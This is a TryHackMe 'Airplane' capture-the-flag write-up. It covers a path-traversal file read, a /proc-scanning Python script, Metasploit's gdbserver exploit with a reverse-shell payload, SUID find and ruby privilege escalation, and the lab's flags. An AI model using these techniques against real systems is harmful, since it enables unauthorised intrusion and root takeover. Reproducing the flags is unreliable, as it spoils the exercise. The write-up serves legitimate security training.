Airplane — THM WriteUp
Are you ready to fly?

Q1. What is user.txt
In the port scan, nmap reports that there are 3 open ports:
$ sudo nmap -sCV -T4 -vvv airplane.thm -p-
...
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
6048/tcp open  x11?     syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63 Werkzeug/3.0.2 Python/3.8.10
The first thing I see when I enter the web page port 8000 is a url where it seems to load the files to be displayed:
http://airplane.thm:8000/?page=index.html
So I decide first of all, to try to do a manual LFI attack, and I get the /etc/passwd file:

The file reports the following users registered in the system:
root:x:0:0:root:/root:/bin/bash
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
hudson:x:1001:1001::/home/hudson:/bin/bash
After this, I found myself a bit lost and checked the writeup of Kumarjit dron
In this writeup, he had programmed the following script to detect which service was running on port 6048 using the PID:
import requests

def read_file(base_url, path):
    file_url = f"{base_url}/?page=../../../../{path}"
    try:
        response = requests.get(file_url)
        if response.status_code == 200:
            return response.text
        else:
            return None
    except Exception as e:
        print(f"Error reading {path}: {e}")
        return None

def find_pid_by_port(base_url, port):
    for pid in range(1, 5000):  # Adjust the range based on the expected number of PIDs
        cmdline_path = f"proc/{pid}/cmdline"
        cmdline = read_file(base_url, cmdline_path)
        if cmdline:
            if str(port) in cmdline:
                return pid
    return None

# Example usage
base_url = 'http://airplane.thm:8000'
port = '6048'
pid = find_pid_by_port(base_url, port)
if pid:
    cmdline = read_file(base_url, f"proc/{pid}/cmdline")
    status = read_file(base_url, f"proc/{pid}/status")
    print(f'PID using port {port}: {pid}')
    print(f'Command line: {cmdline}')
    print(f'Status: {status}')
else:
    print(f'No process found using port {port}')
The output of this script was:
PID using port 6048: 530
Command line: /usr/bin/gdbserver0.0.0.0:6048airplane
Status: Name:   gdbserver
Umask:  0022
State:  S (sleeping)
Tgid:   530
Ngid:   0
Pid:    530
PPid:   1
TracerPid:      0
Uid:    1001    1001    1001    1001
Gid:    1001    1001    1001    1001
FDSize: 128
Groups: 1001
NStgid: 530
NSpid:  530
NSpgid: 530
NSsid:  530
VmPeak:    11844 kB
VmSize:    11844 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:      3612 kB
VmRSS:      3232 kB
RssAnon:             268 kB
RssFile:            2964 kB
RssShmem:              0 kB
VmData:     5556 kB
VmStk:       132 kB
VmExe:       356 kB
VmLib:      3388 kB
VmPTE:        52 kB
VmSwap:        0 kB
HugetlbPages:          0 kB
CoreDumping:    0
THP_enabled:    1
Threads:        1
SigQ:   2/3643
SigPnd: 0000000000000000
ShdPnd: 0000000010000000
SigBlk: 0000000010000000
SigIgn: 0000000000301000
SigCgt: 0000000190010000
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
Seccomp:        0
Speculation_Store_Bypass:       vulnerable
Cpus_allowed:   3
Cpus_allowed_list:      0-1
Mems_allowed:   00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list:      0And this was the result:
voluntary_ctxt_switches:        110
nonvoluntary_ctxt_switches:     1
Now we continue on our way. The service that runs is a gdbserver server, by msf we found the following exploit:
exploit/multi/gdb/gdb_server_execYou will have to configure the payload in x64:
linux/x64/meterpreter/reverse_tcpIf not, you will get a warning message like this one: *the payload architecture is incorrect: the payload is x86, but x64 was detected from gdb.*
When running linpeas.sh from the meterpreter shell, find appeared with bad permissions:

This one, having the own of carlos can read its files, so we will read the flag using this command:
/usr/bin/find /home/carlos -name "user.txt" -exec cat /home/carlos/user.txt \;User Flag: eebfca2ca5a2b8a56c46c781aeea7562
Q2. What is root.txt
Just as we got the flag, with the same command methodology we got the user carlos:
/usr/bin/find /home/carlos -name "user.txt" -exec /bin/bash -p \; After a while, I decided to save my public ssh key in the authorized keys and managed to log in directly via ssh:

Now, the escalation is about using /usr/bin/ruby. Since I don’t know much ruby, I used this resource to guide me and created the following mini script:
files = exec 'su root'
puts "result = #{files}"
And this was the result:

Root Flag: 190dcbeb688ce5fe029f26a1e5fce002

<3 Carlos